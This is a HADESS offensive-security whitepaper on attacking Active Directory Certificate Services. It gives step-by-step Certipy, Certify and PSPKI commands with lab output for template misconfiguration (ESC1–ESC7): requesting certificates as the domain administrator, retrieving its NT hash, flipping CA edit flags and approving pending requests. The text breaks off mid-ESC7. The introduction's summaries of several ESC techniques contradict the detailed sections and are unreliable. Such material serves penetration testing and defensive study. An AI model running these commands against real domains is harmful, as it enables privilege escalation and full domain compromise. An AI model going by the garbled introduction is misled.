

AD CS

PWNING THE DOMAIN



HADESS

WWW.HADESS.IO



INTRODUCTION

Active Directory Certificate Services (AD CS) is a critical component of Windows Server infrastructure, providing public key infrastructure (PKI) functionality for organizations. However, AD CS can be a vector for significant security breaches if not properly configured and monitored. Attackers can exploit various vulnerabilities and misconfigurations within AD CS to achieve domain escalation, persistence, and certificate theft.

Domain Escalation Techniques involve methods where attackers leverage flaws in AD CS to gain elevated privileges within the domain. For example, ESC1 exploits misconfigured certificate templates that allow users to request certificates with higher privileges than intended. ESC2 targets weaknesses in the Certificate Enrollment Web Services to obtain certificates for privileged accounts. Similarly, ESC3 involves manipulating weak permissions on template changes to gain unauthorized access. ESC4 abuses the ability to specify user-controlled Subject Alternative Names (SANs) in certificate requests, enabling impersonation of privileged accounts.

Further escalation techniques include ESC5, which takes advantage of weak ACLs on CA objects to issue high-privilege certificates, and ESC6, which uses NTLM relay attacks against AD CS HTTP endpoints. ESC7 involves spoofing client authentication certificates to access privileged systems. ESC8 abuses enrollment agents to request certificates for other users, and ESC9 exploits the Web Enrollment service for similar gains. ESC10 sees attackers setting up rogue CAs, while ESC11 and ESC12 exploit cross-forest trusts and CA security downgrades, respectively. Lastly, ESC13 focuses on compromising service accounts with enrollment rights.

Domain Persistence Techniques ensure that attackers maintain long-term access to the compromised environment. DPERSIST1 uses long-lived certificates for continuous access, while DPERSIST2 creates duplicate certificates to retain access even if originals are revoked. DPERSIST3 involves adding hidden certificate templates that provide persistent, undetected access.

Account Persistence Techniques help attackers maintain access to specific accounts. PERSIST1 uses certificates to keep access to high-privilege accounts despite password changes. PERSIST2 involves installing backdoor certificates on key accounts, and PERSIST3 leverages smart card logon certificates to ensure continuous privileged access.

Domain Certificate Theft Techniques focus on stealing certificates and their associated keys to impersonate privileged accounts. THEFT1 involves extracting private keys directly from certificates, while THEFT2 leverages local admin access to steal certificates from user machines. THEFT3 sees attackers compromising the CA database to extract certificate keys, and THEFT4 involves intercepting network traffic to capture certificates. Finally, THEFT5 exploits export permissions to steal certificates from the CA or user machines.



DOCUMENT INFO



To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher

Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

- Domain Escalation
 - ESC1
 - ESC2
 - ESC3
 - ESC4
 - ESC5
 - ESC6
 - ESC7
 - ESC8
 - ESC9
 - ESC10
 - ESC11
 - ESC12
 - ESC13
- Domain Persistence
 - DPERSIST1
 - DPERSIST2
 - DPERSIST3
- Account Persistence
 - PERSIST1
 - PERSIST2
 - PERSIST3
- Domain Certificate Theft
 - THEFT1
 - THEFT2
 - THEFT3
 - THEFT4
 - THEFT5

EXECUTIVE SUMMARY

Active Directory Certificate Services [AD CS] is a cornerstone of Windows Server infrastructure, providing essential PKI functionality for enterprises. However, AD CS is susceptible to various attack vectors that can lead to significant security breaches. Domain Escalation Techniques [ESC1-ESC13] include exploiting misconfigured certificate templates, weak permissions, and vulnerabilities in the Certificate Enrollment Web Services to gain elevated privileges within a domain. Attackers may also manipulate Subject Alternative Names [SANs] and abuse enrollment agents or rogue CAs to issue unauthorized certificates.

Domain Persistence Techniques [DPERSIST1-DPERSIST3] and Account Persistence Techniques [PERSIST1-PERSIST3] focus on maintaining long-term access by issuing long-lived or duplicate certificates and leveraging smart card logons. Domain Certificate Theft Techniques [THEFT1-THEFT5] involve stealing certificate keys via local admin access, CA database compromise, and network traffic interception.

Key Findings

The key finding is that AD CS, if not properly configured and secured, presents multiple vulnerabilities that can be exploited for domain escalation, persistence, and certificate theft. Attackers can leverage weak permissions, misconfigurations, and specific service vulnerabilities to gain and maintain unauthorized access, emphasizing the need for stringent security measures, regular audits, and adherence to best practices to safeguard the Active Directory environment.

ABSTRACT

Active Directory Certificate Services [AD CS] plays a critical role in providing public key infrastructure [PKI] functionality within Windows Server environments. This service, integral to secure communications and identity verification, is essential for enterprise security. However, AD CS's complexity and configuration requirements present numerous opportunities for exploitation. Attackers can leverage a variety of vulnerabilities and misconfigurations to compromise domain security, escalate privileges, and maintain persistent access.


Domain escalation techniques, encompassing ESC1 through ESC13, highlight various methods attackers use to gain elevated access within an Active Directory environment. These techniques exploit weaknesses such as misconfigured certificate templates, vulnerable Certificate Enrollment Web Services, and weak permissions on template changes. Attackers can also manipulate Subject Alternative Names [SANs] and abuse enrollment agents to obtain unauthorized certificates. The exploitation of these vulnerabilities allows attackers to escalate their privileges, posing significant threats to the integrity and security of the domain.

Persistence techniques, categorized into domain persistence [DPERSIST1-DPERSIST3] and account persistence [PERSIST1-PERSIST3], enable attackers to maintain long-term access to compromised systems. Domain persistence involves issuing long-lived or hidden certificates that provide continuous access without detection. Account persistence techniques focus on maintaining access to specific user accounts, using strategies such as certified persistence and backdoor certificates. These methods ensure that attackers can retain control over critical accounts even after initial detection and remediation efforts.

Certificate theft techniques [THEFT1-THEFT5] further compound the security risks associated with AD CS. These methods involve stealing certificate keys through various means, including local admin access, compromising the CA database, and intercepting network traffic. By obtaining these keys, attackers can impersonate privileged accounts and gain unauthorized access to sensitive systems and data. The theft and misuse of certificates underscore the importance of proper key management and revocation processes.



HADESS.IO



Pwning the Domain: AD CS

01

ATTACKS

Domain Escalation

ESC 1 (Template misconfiguration)

A certificate template with the ESC1 vulnerability allows low privileged users to enroll and request a certificate on behalf of any domain object specified by the user. This means that any user with enrollment rights can request a certificate for a privileged account such as a domain administrator.

Templates vulnerable to ESC1 have the following configurations:

- Client Authentication: True
- Enabled: True
- Enrollee Supplies Subject: True
- Requires Management Approval: False
- Authorized Signatures Required: 0

Finding Vulnerable Template ESC1

```
certipy find -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
```

```
root@kali:~# certipy find -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
Python
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 14 enabled certificate templates
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA
[!] Got error while trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'badcs-BADCS-CA-2'
[*] Enumeration output:
Certificate Authorities
0
CA Name : badcs-BADCS-CA-2
DNS Name : badcs.badcs.fox
Certificate Subject : CN=badcs-BADCS-CA-2, DC=badcs, DC=fox
Certificate Serial Number : 63479BAF4CACB68480D00B39B277D42
Certificate Validity Start : 2024-04-16 08:12:47+00:00
Certificate Validity End : 2029-04-16 08:33:47+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : BADCS.FOX\Administrators
Access Rights : BADCS.FOX\Administrators
ManageCertificates : BADCS.FOX\Domain Admins
                                BADCS.FOX\Enterprise Admins
ManageCa : BADCS.FOX\Administrators
```

```

Template Name : ESC-1
Display Name : ESC-1
Certificate Authorities : badcs-BADCS-CA-2
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : PublishToOs
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email : Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights : badcs-FOX\Domain Admins
                           badcs-FOX\Domain Users
                           badcs-FOX\Enterprise Admins
  Object Control Permissions
    Owner : badcs-FOX\Administrator
    Write Owner Principals : badcs-FOX\Domain Admins
                             badcs-FOX\Enterprise Admins
                             badcs-FOX\Administrator
    Write Dacl Principals : badcs-FOX\Domain Admins
                            badcs-FOX\Enterprise Admins
                            badcs-FOX\Administrator
    Write Property Principals : badcs-FOX\Domain Admins

```

Abusing the Vulnerable Certificate

```
certipy req -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-1 -upn administrator@badcs.fox
```

```

root@kali:~# certipy req -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-1 -upn administrator@badcs.fox
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 72
[*] Get certificate with UPN 'administrator@badcs.fox'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

root@kali:~#

```

```
certipy auth -pfx administrator.pfx
```

Python

```

root@kali:~#
# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@badcs.fox
[*] Trying to get TGT ...
[*] Get TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Get hash for 'administrator@badcs.fox': ad3b435b51484eeaad3b435b51484ee:cc23e8cbf21df4a519e4715d514ac2b ←
root@kali:~#

```

ESC 2 (Template misconfiguration)

ESC2 is a privilege escalation vulnerability within Microsoft Active Directory Certificate Services (AD CS) that grants attackers the ability to elevate their privileges from a low-level domain user to a potentially more privileged account. This can pose a significant security risk, as attackers could gain access to sensitive resources or even complete domain compromise.

Indicators of a Vulnerable Template (Not for Exploitation)

- **Client Authentication:** Enabled (True)
- **Enabled:** Enabled (True)
- **Enrollable Any Purpose EKU or No EKU:** Permitted
- **Requires Management Approval:** Disabled (False)
- **Authorized Signatures Required:** Set to 0 (zero)

Finding Vulnerable Template ESC2

```
certipy find -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
```

```
(root㉿kali)-[~]
# certipy find -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA
[!] Get error while trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA: CASError: code: 0x00070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'badcs-BADCS-CA-2'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name          : badcs-BADCS-CA-2
    DNS Name         : badcs.badcs.fox
    Certificate Subject   : CN=badcs-BADCS-CA-2, DC=badcs, DC=fox
    Certificate Serial Number : 634798AF4CAC8688480000398277042
    Certificate Validity Start : 2024-04-16 08:23:47+00:00
    Certificate Validity End  : 2029-04-16 08:33:47+00:00
    Web Enrollment      : Disabled
    User Specified SAN   : Disabled
    Request Disposition   : Issue
    Enforce Encryption for Requests : Enabled
    Permissions
      Owner           : BADCS.FOX\Administrators
      Access Rights
        ManageCertificates : BADCS.FOX\Administrators
                                BADCS.FOX\Domain Admins
                                BADCS.FOX\Enterprise Admins
      ManageCa         : BADCS.FOX\Administrators
```

```
Template Name          : ESC-2
Display Name           : ESC-2
Certificate Authorities: badcs-BADCS-CA-2
Enabled                : True
Client Authentication  : True
Enrollment Agent       : True
Any Purpose             : True
Enrollee Supplies Subject: EnrolleeSuppliesSubject
Certificate Name Flag   : PublishToOs
                         IncludeSymmetricAlgorithms
Enrollment Flag        : ExportableKey
Private Key Flag        : Any Purpose
Extended Key Usage     : Any Purpose
Requires Manager Approval: False
Requires Key Archival   : False
Authorized Signatures Required: 0
Validity Period         : 1 year
Renewal Period           : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights   : BADCS.FOX\Domain Admins
                           BADCS.FOX\Domain Users
                           BADCS.FOX\Enterprise Admins
  Object Control Permissions
    Owner               : BADCS.FOX\Administrator
    Write Owner Principals: BADCS.FOX\Domain Admins
                            BADCS.FOX\Enterprise Admins
                            BADCS.FOX\Administrator
    Write Dacl Principals: BADCS.FOX\Domain Admins
                            BADCS.FOX\Enterprise Admins
                            BADCS.FOX\Administrator
    Write Property Principals: BADCS.FOX\Domain Admins
                               BADCS.FOX\Enterprise Admins
                               BADCS.FOX\Administrator
```

Abusing Vulnerable Template ESC2

```
certipy req -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -
template ESC-2 -upn administrator@badcs.fox
```

```
certipy auth -pfx administrator.pfx
```

ESC 3 (Template misconfiguration)

ESC3 is another privilege escalation vulnerability within Microsoft Active Directory Certificate Services (AD CS). Similar to ESC2, it allows attackers to potentially elevate their privileges from a low-level domain user to a more privileged account. This can significantly compromise the security of your Active Directory environment.

Indicators of a Vulnerable Template

- **Client Authentication:** Enabled (True)
- **Enabled:** Enabled (True)
- **Certificate Request Agent EKU:** Permitted (OID 1.3. 6.1. 4.1. 311.20. 2.1)
- **Requires Management Approval:** Disabled (False)
- **Authorized Signatures Required:** Set to 0 (zero)

Finding Vulnerable Template ESC3

```
certipy find -u Sara -p 's@ra@123' -dcIp 10.0.2.4 -stdout -enabled -vulnerable
```

Python

```
[root@kali:~]# certipy find -u sara -p 's@ra@123' -dc-ip 10.0.2.4 -stdout -enabled -vulnerable
Certipy v0.8.2 - by Oliver Lyak (@y4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 14 enabled certificate templates
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA
[!] Got error while trying to get CA configuration for 'badcs-BADCS-CA-2' via CSRA: CASessionError: code: 0x00070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'badcs-BADCS-CA-2' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'badcs-BADCS-CA-2'
[*] Enumeration output:
Certificate Authorities
#


|                                 |                                                                                      |
|---------------------------------|--------------------------------------------------------------------------------------|
| CA Name                         | : badcs-BADCS-CA-2                                                                   |
| DNS Name                        | : badcs.badcs.fox                                                                    |
| Certificate Subject             | : CN=badcs-BADCS-CA-2, DC=badcs, DC=fox                                              |
| Certificate Serial Number       | : 634798AF4CACB618B48D0008398277D42                                                  |
| Certificate Validity Start      | : 2024-04-16 00:23:47+00:00                                                          |
| Certificate Validity End        | : 2029-04-16 00:33:47+00:00                                                          |
| Web Enrollment                  | : Disabled                                                                           |
| User Specified SAN              | : Disabled                                                                           |
| Request Disposition             | : Issue                                                                              |
| Enforce Encryption for Requests | : Enabled                                                                            |
| Permissions                     |                                                                                      |
| Owner                           | : BADCS.FOX\Administrators                                                           |
| Access Rights                   |                                                                                      |
| ManageCertificates              | : BADCS.FOX\Administrators<br>BADCS.FOX\Domain Admins<br>BADCS.FOX\Enterprise Admins |
| ManageCa                        | : BADCS.FOX\Administrators                                                           |


```



```
Template Name : ESC-3
Display Name : ESC-3
Certificate Authorities : badcs-BADCS-CA-2
Enabled : True
Client Authentication : False
Enrollment Agent : True
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath  
SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
Private Key Flag : 16842792
Extended Key Usage : Certificate Request Agent
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 2 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
    Enrollment Permissions
        Enrollment Rights : BADCS.FOX\Domain Users  
BADCS.FOX\Domain Admins  
BADCS.FOX\Enterprise Admins
    Object Control Permissions
        Owner : BADCS.FOX\Administrator
        Write Owner Principals : BADCS.FOX\Domain Admins  
BADCS.FOX\Enterprise Admins  
BADCS.FOX\Administrator
        Write Dacl Principals : BADCS.FOX\Domain Admins  
BADCS.FOX\Enterprise Admins  
BADCS.FOX\Administrator
        Write Property Principals : BADCS.FOX\Domain Admins  
BADCS.FOX\Enterprise Admins  
BADCS.FOX\Administrator
```

Abusing Vulnerable Certificate

```
certipy req -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -template ESC-3
```

Python

Select Administrator: Windows PowerShell		
CA Name	:	badcs.badcs.Fox\badcs-BADCS-CA-2
Template Name	→	User
Schema Version	:	1
Validity Period	:	1 year
Renewal Period	:	6 weeks
msPKI-Certificate-Name-Flag	:	SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag	:	INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required	:	0
pkixextendedkeyusage	→	Client Authentication, Encrypting File System, Secure Email
msPKI-certificate-application-policy	:	<null>
Permissions		
Enrollment_Permissions		
Enrollment Rights	:	FOX-DC\Domain Admins FOX-DC\Domain Users FOX-DC\Enterprise Admins
		S-1-5-21-2279966225-1805282412-1758541606-512 S-1-5-21-2279966225-1805282412-1758541606-513 S-1-5-21-2279966225-1805282412-1758541606-519
Object Control Permissions		
Owner	:	FOX-DC\Enterprise Admins
WriteOwner Principals	:	FOX-DC\Domain Admins FOX-DC\Enterprise Admins
WriteDacl Principals	:	FOX-DC\Domain Admins FOX-DC\Enterprise Admins
WriteProperty Principals	:	FOX-DC\Domain Admins FOX-DC\Enterprise Admins
		S-1-5-21-2279966225-1805282412-1758541606-512 S-1-5-21-2279966225-1805282412-1758541606-519 S-1-5-21-2279966225-1805282412-1758541606-512 S-1-5-21-2279966225-1805282412-1758541606-519

```
certipy req -u Sara -p 's@ra@123' -dc-ip 10.0.2.4 -ca badcs-BADCS-CA-2 -templet User -on-behalf-of administrator -pfx sara.pfx
```

```
certipy auth -pfx administrator.pfx
```

ESC 4 (Access Controls Attacks)

ESC4 is yet another privilege escalation vulnerability in Microsoft Active Directory Certificate Services (AD CS). It allows attackers with write access to a certificate template to potentially elevate their privileges within the domain. This can be a serious security concern, as it could enable attackers to gain access to sensitive resources or even complete domain compromise.

Indicators of a Vulnerable Template

- The template has write permissions granted to a user or group that should not have them. This could include permissions like:
 - Owner
 - WriteDaclPrincipals
 - WritePropertyPrincipals
 - WriteOwnerPrincipals

Finding Vulnerable Template ESC4

```
certipy find -u "$USER@$DOMAIN" -p "$PASSWORD" -dc-ip 10.0.2.4 -stdout -  
enabled -vulnerable
```

Abusing Vulnerable Certificate

In order to obtain an abusable template, some attributes and parameters need to be properly setup

1. Get Enrollment rights for the vulnerable template
2. Disable `PEND_ALL_REQUESTS` flag in `mspki-enrollment-flag` for disabling Manager Approval
3. Set `mspki-ra-signature` attribute to `0` to disable Authorized Signature requirement
4. Enable `ENROLLEE_SUPPLIES SUBJECT` flag in `mspki-certificate-name-flag` to allow requesting users to specify another privileged account name as a SAN
5. Set `mspki-certificate-application-policy` to a certificate purpose for authentication
 1. Client Authentication (OID: `1.3.6.1.5.5.7.3.2`)
 2. Smart Card Logon (OID: `1.3.6.1.4.1.311.20.2.2`)
 3. PKINIT Client Authentication (OID: `1.3.6.1.5.2.3.4`)
 4. Any Purpose (OID: `2.5.29.37.0`)
 5. No EKU
6. Request a certificate (with a high-privileged user's name set as SAN) for authentication and perform [Pass the Ticket ↗](#).

ESC 5 (Sufficient rights against several objects)

Exploitation is Similarly to ESC4 , BUT here are specifics

- CA server's AD computer object (i.e., compromise through RBCD)
- The CA server's RPC/DCOM server
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services container, etc.)

ESC 6 (CA Configuration)

If the CA flag `EDITF_ATTRIBUTESUBJECTALTNAME2` is set, it is possible to specify a SAN in any certificate request. This ESC has been patched with the Certified CVE patch. If the updates are installed, exploitation requires either a template vulnerable to ESC9 or misconfigured registry keys vulnerable to ESC10.

Windows

```
# Find info about CA
Certify.exe cas

# Find template for authent
Certify.exe /enrolleeSuppliesSubject
Certify.exe /clientauth

# Request certif with SAN
Certify.exe request /ca:'domain\ca' /template:"Certificate template"
/altname:"admin"
```

Linux

```
# Verify if the flag is set
certipy find -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -stdout |
grep "User Specified SAN"

#To specify a user account in the SAN
certipy req -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -ca
'ca_name' -template 'vulnerable template' -upn 'administrator@contoso.local'

#To specify a computer account in the SAN
certipy req -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -ca
'ca_name' -template 'vulnerable template' -dns 'dc.contoso.local'
```

ESC 7 (Sufficient rights against the CA)

On Windows

- If an attacker gains control over a principal that has the `ManageCA` right over the CA, he can remotely flip the `EDITF_ATTRIBUTESUBJECTALTNAME2` bit to allow SAN specification in any template

```
# If RSAT is not present on the machine
DISM.exe /Online /Get-Capabilities
DISM.exe /Online /add-capability
/CapabilityName:Rsat.CertificateServices.Tools~~~~0.0.1.0

# Install PSPKI
Install-Module -Name PSPKI
Import-Module PSPKI
PSPKI > Get-CertificationAuthority -ComputerName CA.contoso.local | Get-
CertificationAuthorityAcl | select -ExpandProperty access

$configReader = New-Object
SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD "CA.contoso.com"
$configReader.SetRootNode($true)
$configReader.GetConfigEntry("EditFlags",
"PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
$configReader.SetConfigEntry(1376590, "EditFlags",
"PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")

# Check after setting the flag (EDITF_ATTRIBUTESUBJECTALTNAME2 should
# appear in the output)
certutil.exe -config "CA.contoso.local\CA" -getreg "policy>EditFlags"
reg query
\\CA.contoso.com\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSv
c\Configuration\contoso-CA-
CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags
```

- If an attacker gains control over a principal that has the **ManageCertificates** right over the CA, he can remotely approve pending certificate requests, subverting the "CA certificate manager approval" protection

```
# Request a certificate that requires manager approval with Certify  
Certify.exe request /ca:CA.contoso.local\CA01 /template:ApprovalNeeded  
...  
[*] Request ID : 1337  
  
# Approve a pending request with PSPKI  
PSPKI > Get-CertificationAuthority -ComputerName CA.contoso.local | Get-  
PendingRequest -RequestId 1337 | Approve-CertificateRequest  
  
# Download the issued certificate with Certify  
Certify.exe download /ca:CA.contoso.local\CA01 /id:1337
```

PowerShell

On Linux

When it is not possible to restart the `CertSvc` service to enable the `EDITF_ATTRIBUTESUBJECTALTNAME2` attribute, the built-in template `SubCA` can be useful.

It is vulnerable to the `ESC1` attack, but only **Domain Admins** and **Enterprise Admins** can enroll in it. If a standard user tries to enroll in it with [Certipy](#), he will encounter a `CERTSRV_E_TEMPLATE_DENIED` error and will obtain a request ID with a corresponding private key.

This ID can be used by a user with the **ManageCA** and **ManageCertificates** rights to validate the failed request. Then, the user can retrieve the issued certificate by specifying the same ID.

- With ManageCA right it is possible to promote new officier and enable templates

```
# Add a new officier
certipy ca -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -ca
'ca_name' -add-officer 'user'

# List all the templates
certipy ca -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -ca
'ca_name' -list-templates

# Enable a certificate template
certipy ca -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -ca
'ca_name' -enable-template 'SubCA'
```

- With ManageCertificates AND ManageCA it is possible to issue certificate from failed request

```
# Issue a failed request (need ManageCA and ManageCertificates rights for a
failed request)
certipy ca -u 'user@contoso.local' -p 'password' -dc-ip 'DC_IP' -target
'ca_host' -ca 'ca_name' -issue-request 100

# Retrieve an issued certificate
